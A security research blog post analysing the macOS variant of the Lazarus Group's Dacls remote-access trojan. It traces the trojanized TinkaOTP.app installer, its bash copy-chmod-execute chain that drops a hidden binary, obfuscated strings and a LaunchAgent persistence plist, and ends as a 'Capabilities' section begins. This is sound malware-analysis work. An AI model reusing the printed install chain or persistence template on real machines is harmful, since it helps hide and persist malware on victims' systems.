Objective-See's Blog

objective-see.com/blog/blog_0x57.html

The Dacls RAT ...now on macOS!

deconstructing the mac variant of a lazarus group implant.

by: Patrick Wardle / May 5, 2020

Our research, tools, and writing, are supported by the "Friends of Objective-See" such as:
CleanMyMac X CleanMyMac X

Malwarebytes Airo AV

Become a Friend!
📝 👾 Want to play along?
I've added the sample ('OSX.Dacls') to our malware collection (password: infect3d)

…please don't infect yourself!

Background

Early today, the noted Mac Security researcher Phil Stokes tweeted about a "*Suspected #Lazarus backdoor/RAT*":


> 1. 899e66ede95686a06394f707dd09b7c29af68f95d22136f0a023bfd01390ad53
> 2. 846d8647d27a0d729df40b13a644f3bffdc95f6d0e600f2195c85628d59f1dc6
>
> — Phil Stokes 🐠 (@philofishal) May 5, 2020


In his tweet he noted various details about the malware and was kind enough to post hashes as well. Mahalo Phil (and Thomas Reed, who initially noticed the sample on VirusTotal)! 🙏

📝 Update: The sample was originally discovered by Hossein Jazi of MalwareBytes.

MalwareBytes has now published their detailed analysis:

["New Mac variant of Lazarus Dacls RAT distributed via Trojanized 2FA app"](#)
As noted in his tweet, current detections for both the malware's disk image and payload are at 0% (though this is likely to change as AV engines update the signature databases):





The Lazarus APT group (North Korea) is arguably to most prevalent (or perhaps just visible) APT group in the macOS space. In fact the majority of my recent macOS malware blogs have been about their creations:

- "OSX.Yort"
- "Pass the AppleJeus"
- "Lazarus Group Goes 'Fileless'"


Though not remarkably sophisticated, they continue to evolve and improve their tradecraft.

📝 For more details on the Lazarus APT group, and their recent advancements, see

"North Korean hackers getting more careful, targeted in financial hacks"
In this blog post, we deconstruct the their macOS latest creation (a variant of the `Dacls` RAT) , highlighting its install logic, persistence mechanism, and capabilities! We'll also highlights IOCs and generic methods of detection.

Installation

Currently (at least to me), it is unknown how the Lazarus actors remotely infect macOS systems with this specimen (`OSX.Dacls`). However as our analysis will show, the way the malware is packaged closely mimics Lazarus group's other attacks …which relied on social engineering efforts. Specifically, coercing macOS users to download and run trojanized applications:



Thanks to Phil's tweet and hashes, we can find a copy of the attackers' Apple Disk Image (`TinkaOTP.dmg`) on VirusTotal.

To extract the embedded files stored on the `TinkaOTP.dmg` we mount it via the `hdiutil` command:

```
$ hdiutil attach TinkaOTP.dmg
/dev/disk3            GUID_partition_scheme
/dev/disk3s1          Apple_HFS                       /Volumes/TinkaOTP
```

…which mounts it to `/Volumes/TinkaOTP` .

Listing the files in the `TinkaOTP` directory reveals an application (`TinkaOTP.app`) and an (uninteresting) `.DS_Store` file:


```
$ ls -lart /Volumes/TinkaOTP/

drwxr-xr-x  3 patrick  staff   102 Apr  1 16:11 TinkaOTP.app
-rw-r--r--@ 1 patrick  staff  6148 Apr  1 16:15 .DS_Store
```

Both appear to have a creation timestamp of April 1st.

The application, `TinkaOTP.app` is signed "adhoc-ly" (as the Lazarus group often does):

```
$ codesign -dvvv /Volumes/TinkaOTP/TinkaOTP.app
Executable=/Volumes/TinkaOTP/TinkaOTP.app/Contents/MacOS/TinkaOTP
Identifier=com.TinkaOTP
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20100 size=5629 flags=0x2(adhoc) hashes=169+5 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=8bd4b789e325649bafcc23f70bae0d1b915b67dc
CandidateCDHashFull sha1=8bd4b789e325649bafcc23f70bae0d1b915b67dc
CandidateCDHash sha256=4f3367208a1a6eebc890d020eeffb9ebf43138f2
CandidateCDHashFull
sha256=4f3367208a1a6eebc890d020eeffb9ebf43138f298580293df2851eb0c6be1aa
Hash choices=sha1,sha256
CMSDigest=08dd7e9fb1551c8d893fac2193d8c4969a9bc08d4b7b79c4870263abaae8917d
CMSDigestType=2
CDHash=4f3367208a1a6eebc890d020eeffb9ebf43138f2
Signature=adhoc
Info.plist entries=24
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=15
Internal requirements count=0 size=12
```


This also means that on modern versions of macOS (unless some exploit is first used to gain code execution on the target system), the application will not (easily) run:



📝 Jumping a bit ahead of ourselves, a report on the Windows/Linux version of this malware noted that it was uncovered along with a "working payload for Confluence CVE-2019-3396" and that researchers, "speculated that the Lazarus Group used the CVE-2019-3396 N-day vulnerability to spread the Dacls Bot program."
…so, it is conceivable that macOS users were targeted by this (or similar) exploits.

Source: Dacls, the Dual platform RAT.

`TinkaOTP.app` is a standard macOS application:



Examining its `Info.plist` file, illustrates that application's binary (as specified in the `CFBundleExecutable` key), is (unsurprisingly) named `TinkaOTP`:

```
$ defaults read /Volumes/TinkaOTP/TinkaOTP.app/Contents/Info.plist
{
    BuildMachineOSBuild = 19E266;
    CFBundleDevelopmentRegion = en;
    CFBundleExecutable = TinkaOTP;
    CFBundleIconFile = AppIcon;
    CFBundleIconName = AppIcon;
    CFBundleIdentifier = "com.TinkaOTP";
    CFBundleInfoDictionaryVersion = "6.0";
    CFBundleName = TinkaOTP;
    CFBundlePackageType = APPL;
    CFBundleShortVersionString = "1.2.1";
    CFBundleSupportedPlatforms =     (
        MacOSX
    );
    CFBundleVersion = 1;
    DTCompiler = "com.apple.compilers.llvm.clang.1_0";
    DTPlatformBuild = 11B52;
    DTPlatformVersion = GM;
    DTSDKBuild = 19B81;
    DTSDKName = "macosx10.15";
    DTXcode = 1120;
    DTXcodeBuild = 11B52;
    LSMinimumSystemVersion = "10.10";
    LSUIElement = 1;
    NSHumanReadableCopyright = "Copyright \\U00a9 2020 TinkaOTP. All rights
reserved.";
    NSMainNibFile = MainMenu;
    NSPrincipalClass = NSApplication;
}
```

As the value for the `LSMinimumSystemVersion` key is set to `"10.10"` the malicious application will execute on macOS systems all the way back to `OS X Yosemite`.

Now, let's take a closer look at the `TinkaOTP` binary (which will be executed if the user (successfully) launches the application). As expected, it's a 64-bit Mach-O binary:

```
$ file TinkaOTP.app/Contents/MacOS/TinkaOTP
TinkaOTP.app/Contents/MacOS/TinkaOTP: Mach-O 64-bit executable x86_64
```

Before hopping into a disassembler or debugger, I like to just run the malware is a virtual machine (VM), and observe its actions via process, file, and network. This can often shed valuable insight into the malware actions and capabilities, which in turn can guide further analysis focus.

📝 I've written several monitor tools to facilitate such analysis:

- ProcessMonitor
- FileMonitor
- Netiquette

Firing up these analysis tools, and running `TinkaOTP.app` quickly reveals its installation logic. Specifically the ProcessMonitor records the following:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "signing info (computed)" : {
      "signatureID" : "com.apple.cp",
      "signatureStatus" : 0,
      "signatureSigner" : "Apple",
      "signatureAuthorities" : [
        "Software Signing",
        "Apple Code Signing Certification Authority",
        "Apple Root CA"
      ]
    },
    "uid" : 501,
    "arguments" : [
      "cp",
      "/Volumes/TinkaOTP/TinkaOTP.app/Contents/Resources/Base.lproj/SubMenu.nib",
      "/Users/user/Library/.mina"
    ],
    "ppid" : 863,
    "ancestors" : [
      863
    ],
    "path" : "/bin/cp",
    "signing info (reported)" : {
      "teamID" : "(null)",
      "csFlags" : 603996161,
      "signingID" : "com.apple.cp",
      "platformBinary" : 1,
      "cdHash" : "D2E8BBC6DB07E2C468674F829A3991D72AA196FD"
    },
    "pid" : 864
  },
  "timestamp" : "2020-05-06 00:16:52 +0000"
}
```

This output shows `bash` being spawned by `TinkaOTP.app` with the following arguments:

- `cp`
- `/Volumes/TinkaOTP/TinkaOTP.app/Contents/Resources/Base.lproj/SubMenu.nib`
- `/Users/user/Library/.mina`

…in other words, the malware is copying the `Base.lproj/SubMenu.nib` file (from the application's `Resources` directory) to the user's `Library` directory (as the "hidden" file: `.mina`).

The process monitor then shows `TinkaOTP.app` setting the executable bit on the `.mina` file (via `chmod +x /Users/user/Library/.mina`), before executing it:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "signing info (computed)" : {
      "signatureStatus" : -67062
    },
    "uid" : 501,
    "arguments" : [
      "/Users/user/Library/.mina"
    ],
    "ppid" : 863,
    "ancestors" : [
      863
    ],
    "path" : "/Users/user/Library/.mina",
    "signing info (reported)" : {
      "teamID" : "(null)",
      "csFlags" : 0,
      "signingID" : "(null)",
      "platformBinary" : 0,
      "cdHash" : "0000000000000000000000000000000000000000"
    },
    "pid" : 866
  },
  "timestamp" : "2020-05-06 00:16:53 +0000"
}
```

A partial sequence of these commands is hardcoded directly in the `TinkaOTP.app`'s binary:

Hopping into a disassembler (I use Hopper), we can track down code (invoked via the `applicationDidFinishLaunching` method), responsible for executing said command:

```
;TinkaOTP.AppDelegate.applicationDidFinishLaunching(Foundation.Notification)

r13 = *direct field offset for TinkaOTP.AppDelegate.btask : __C.NSTask;
rdx = __C.NSString(0x7361622f6e69622f, 0xe900000000000068);

...

[r15 setLaunchPath:rdx];

...

[r15 setArguments:...];

[*(var_30 + var_68) launch];
```

The decompilation is rather ugly (as `TinkaOTP.app` is written in Swift), but in short the malware is invoking the installation commands (`cp ...`) via Apple's `NSTask` API.

We can confirm this via a debugger (`lldb`), by setting a breakpoint on the call to `[NSTask launch]` (at address `0x10001e30b`) and querying the `NSTask` object to view its launch path, and arguments:

```
(lldb) b 0x000000010001e30b
Breakpoint 6: where = TinkaOTP`TinkaOTP.AppDelegate.applicationDidFinishLaunching

(lldb) c
Process 899 resuming

Process 899 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 6.1

(lldb) po $rdi


(lldb) po [$rdi arguments]
(
 -c,
 cp /Volumes/TinkaOTP/TinkaOTP.app/Contents/Resources/Base.lproj/SubMenu.nib
 ~/Library/.mina > /dev/null 2>&1 && chmod +x ~/Library/.mina > /dev/null 2>&1 &&
 ~/Library/.mina > /dev/null 2>&1
)

(lldb) po [$rdi launchPath]
/bin/bash
```

Persistence

We now turn our attention to `SubMenu.nib`, which was installed as `~/Library/.mina`.

It's a standard Mach-O executable:

```
$ file TinkaOTP.app/Contents/Resources/Base.lproj/SubMenu.nib
TinkaOTP.app/Contents/Resources/Base.lproj/SubMenu.nib: Mach-O 64-bit executable
x86_64
```

As there turned out to be a bug in the code (ha!), we're going to start our analysis in the disassembler at the malware's `main` function. First we noted a (basic) anti-disassembly/obfuscation technique, where strings are dynamically built manually (via hex constants):

```
0x000000010000b5fa 48B9742E706C69737400    movabs   rcx, 0x747369 6c702e74
0x000000010000b604 48898C05F7FDFFFF        mov      qword [rbp+rax+var_209], rcx
0x000000010000b60c 48B96F702E6167656E74    movabs   rcx, 0x746e6567612e706f
0x000000010000b616 48898C05F0FDFFFF        mov      qword [rbp+rax+var_210], rcx
0x000000010000b61e 48B96D2E6165782D6C6F    movabs   rcx, 0x6f6c2d7865612e6d
0x000000010000b628 48898C05E8FDFFFF        mov      qword [rbp+rax+var_218], rcx
0x000000010000b630 48B967656E74732F636F    movabs   rcx, 0x6f632f73746e6567
0x000000010000b63a 48898C05E0FDFFFF        mov      qword [rbp+rax+var_220], rcx
0x000000010000b642 48B92F4C61756E636841    movabs   rcx, 0x4168636e75614c2f
0x000000010000b64c 48898C05D8FDFFFF        mov      qword [rbp+rax+var_228], rcx
0x000000010000b654 48B92F4C696272617279    movabs   rcx, 0x7972617262694c2f
0x000000010000b65e 48898C05D0FDFFFF        mov      qword [rbp+rax+var_230], rcx
0x000000010000b666 80BDD0FDFFFF00          cmp      byte [rbp+var_230], 0x0
0x000000010000b66d 756B                    jne      loc_10000b6da
```

In Hopper, via `Shift+R` we can covert the hex to ascii:

```
0x000000010000b5fa 48B9742E706C69737400    movabs   rcx, 't.plist'
0x000000010000b604 48898C05F7FDFFFF        mov      qword [rbp+rax+var_209], rcx
0x000000010000b60c 48B96F702E6167656E74    movabs   rcx, 'op.agent'
0x000000010000b616 48898C05F0FDFFFF        mov      qword [rbp+rax+var_210], rcx
0x000000010000b61e 48B96D2E6165782D6C6F    movabs   rcx, 'm.aex-lo'
0x000000010000b628 48898C05E8FDFFFF        mov      qword [rbp+rax+var_218], rcx
0x000000010000b630 48B967656E74732F636F    movabs   rcx, 'gents/co'
0x000000010000b63a 48898C05E0FDFFFF        mov      qword [rbp+rax+var_220], rcx
0x000000010000b642 48B92F4C61756E636841    movabs   rcx, '/LaunchA'
0x000000010000b64c 48898C05D8FDFFFF        mov      qword [rbp+rax+var_228], rcx
0x000000010000b654 48B92F4C696272617279    movabs   rcx, '/Library'
0x000000010000b65e 48898C05D0FDFFFF        mov      qword [rbp+rax+var_230], rcx
0x000000010000b666 80BDD0FDFFFF00          cmp      byte [rbp+var_230], 0x0
0x000000010000b66d 756B                    jne      loc_10000b6da
```

…which reveals a path: `/Library/LaunchAgents/com.aex.lop.agent.plist`

However, the malware author(s) also left this string directly embedded in the binary:

```
7dbfe 74 3E 0D 0A 3C 2F 70 6C 69 73 74 3E 00 2F 4C 69 62 72  t>..</plist>./Libr
7dc10 61 72 79 2F 4C 61 75 6E 63 68 41 67 65 6E 74 73 2F 63  ary/LaunchAgents/c
7dc22 6F 6D 2E 61 65 78 2D 6C 6F 6F 70 2E 61 67 65 6E 74 2E  om.aex-loop.agent.
7dc34 70 6C 69 73 74 00 2F 4C 69 62 72 61 72 79 2F 4C 61 75  plist./Library/Lau
```

Within the disassembly of the `main` function, we also find an embedded property list:

```
7da60 0A 00 73 63 61 6E 00 77 00 3C 3F 78 6D 6C 20 76 65 72  ..scan.w.<?xml ver
7da72 73 69 6F 6E 3D 22 31 2E 30 22 20 65 6E 63 6F 64 69 6E  sion="1.0" encodin
7da84 67 3D 22 55 54 46 2D 38 22 3F 3E 0D 0A 3C 21 44 4F 43  g="UTF-8"?>..<!DOC
7da96 54 59 50 45 20 70 6C 69 73 74 20 50 55 42 4C 49 43 20  TYPE plist PUBLIC 
7daa8 22 2D 2F 2F 41 70 70 6C 65 2F 2F 44 54 44 20 50 4C 49  "-//Apple//DTD PLI
7daba 53 54 20 31 2E 30 2F 2F 45 4E 22 20 22 68 74 74 70 3A  ST 1.0//EN" "http:
7dacc 2F 2F 77 77 77 2E 61 70 70 6C 65 2E 63 6F 6D 2F 44 54  //www.apple.com/DT
7dade 44 73 2F 50 72 6F 70 65 72 74 79 4C 69 73 74 2D 31 2E  Ds/PropertyList-1.
7daf0 30 2E 64 74 64 22 3E 0D 0A 3C 70 6C 69 73 74 20 76 65  0.dtd">..<plist ve
7db02 72 73 69 6F 6E 3D 22 31 2E 30 22 3E 0D 0A 3C 64 69 63  rsion="1.0">..<dic
7db14 74 3E 0D 0A 09 3C 6B 65 79 3E 4C 61 62 65 6C 3C 2F 6B  t>...<key>Label</k
7db26 65 79 3E 0D 0A 09 3C 73 74 72 69 6E 67 3E 63 6F 6D 2E  ey>...<string>com.
7db38 61 65 78 2D 6C 6F 6F 70 2E 61 67 65 6E 74 3C 2F 73 74  aex-loop.agent</st
7db4a 72 69 6E 67 3E 0D 0A 09 3C 6B 65 79 3E 50 72 6F 67 72  ring>...<key>Progr
7db5c 61 6D 41 72 67 75 6D 65 6E 74 73 3C 2F 6B 65 79 3E 0D  amArguments</key>.
7db6e 0A 09 3C 61 72 72 61 79 3E 0D 0A 09 09 3C 73 74 72 69  ..<array>....<stri
7db80 6E 67 3E 25 73 3C 2F 73 74 72 69 6E 67 3E 0D 0A 09 09  ng>%s</string>....
7db92 3C 73 74 72 69 6E 67 3E 64 61 65 6D 6F 6E 3C 2F 73 74  <string>daemon</st
7dba4 72 69 6E 67 3E 0D 0A 09 3C 2F 61 72 72 61 79 3E 0D 0A  ring>...</array>..
7dbb6 09 3C 6B 65 79 3E 4B 65 65 70 41 6C 69 76 65 3C 2F 6B  .<key>KeepAlive</k
7dbc8 65 79 3E 0D 0A 09 3C 66 61 6C 73 65 2F 3E 0D 0A 09 3C  ey>...<false/>...<
7dbda 6B 65 79 3E 52 75 6E 41 74 4C 6F 61 64 3C 2F 6B 65 79  key>RunAtLoad</key
7dbec 3E 0D 0A 09 3C 74 72 75 65 2F 3E 0D 0A 3C 2F 64 69 63  >...<true/>..</dic
7dbfe 74 3E 0D 0A 3C 2F 70 6C 69 73 74 3E 00 2F 4C 69 62 72  t>..</plist>./Libr
```

Seems reasonable to assume that the malware will persist itself as a launch agent. And in fact, it tries to! However, if the `~/Library/LaunchAgent` directory does not exists (which it does not on default install of macOS), the persistence will fail.

Specifically, the malware invokes the `fopen` function (with the `+w` option) on `/Library/LaunchAgents/com.aex.lop.agent.plist` …which will error out if any directories in the path don't exist.

This can be confirmed in a debugger:

```
$ lldb ~/Library/.mina

//break at the call to fopen()
(lldb) 0x10000b6e8
(lldb) c

Process 920 stopped
.mina`main:
->  0x10000b6e8 : callq  0x100078f66               ; symbol stub for: fopen
    0x10000b6ed : testq  %rax, %rax
    0x10000b6f0 : je     0x10000b711               ;
    0x10000b6f2 : movq   %rax, %rbx
Target 0: (.mina) stopped.


//print arg_0
// this is the path
(lldb) x/s $rdi
0x7ffeefbff870: "/Users/user/Library/LaunchAgents/com.aex-loop.agent.plist"

//step over call
(lldb) ni

//fopen() fails
(lldb) reg read $rax
rax = 0x0000000000000000
```

…I guess writing malware can be tough! :P

If we manually create the `~/Library/LaunchAgent` directory, the call to `fopen` succeeds and the malware will happily persist. Specifically, it formats the embedded property list (dynamically adding in the path to itself), which is then written out to `com.aex-loop.agent.plist`:

```
$ lldb ~/Library/.mina

(lldb) 0x100078f72
(lldb) c

Process 930 stopped
.mina`main:
->  0x10000b704 : callq  0x100078f72               ; symbol stub for: fprintf
    0x10000b709 : movq   %rbx, %rdi
    0x10000b70c : callq  0x100078f4e               ; symbol stub for: fclose
    0x10000b711 : movq   %r12, %rdi
Target 0: (.mina) stopped.


//print arg_1
// this is the format string
(lldb) x/s $rsi
0x10007da69: "<?xml version="1.0" encoding="UTF-8"?>\r\n<!DOCTYPE plist PUBLIC
"-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">\r\n<plist
version="1.0">\r\n<dict>\r\n\t<key>Label</key>\r\n\t<string>com.aex-
loop.agent</string>\r\n\t<key>ProgramArguments</key>\r\n\t<array>\r\n\t\t<string>%s</s


//print arg_2
// this is the format data (path to self)
(lldb) x/s $rdx
0x101000000: "/Users/user/Library/.mina"
```

Our `FileMonitor` passively observers this:

```
# FileMonitor/Contents/MacOS/FileMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.aex-loop.agent.plist",
    "process" : {
      "signing info (computed)" : {
        "signatureStatus" : -67062
      },
      "uid" : 501,
      "arguments" : [

      ],
      "ppid" : 932,
      "ancestors" : [
        932,
        909,
        905,
        904,
        820,
        1
      ],
      "path" : "/Users/user/Library/.mina",
      "signing info (reported)" : {
        "teamID" : "(null)",
        "csFlags" : 0,
        "signingID" : "(null)",
        "platformBinary" : 0,
        "cdHash" : "0000000000000000000000000000000000000000"
      },
      "pid" : 931
    }
  },
  "timestamp" : "2020-05-06 01:14:18 +0000"
}
```


As the value for the `RunAtLoad` key is set to `true` the malware will be automatically (re)started by macOS each time the system is rebooted (and the user logs in).

📝 If the malware finds itself running with root privileges it will persist to:

/Library/LaunchDaemons/com.aex-loop.agent.plist
Ok, so now we understand how the malware persists, let's briefly discuss its capabilities.

Capabilities


So far we know that the trojanized `TinkaOTP.app` installs a binary to `~/Library/.mina`, and persists it as a launch item.

…but what does `.mina` actually do? The good news (for me as a somewhat lazy malware analyst), is that this has already be answered!

Running the `strings` command on the `.mina` binary reveals some interesting, well, strings:

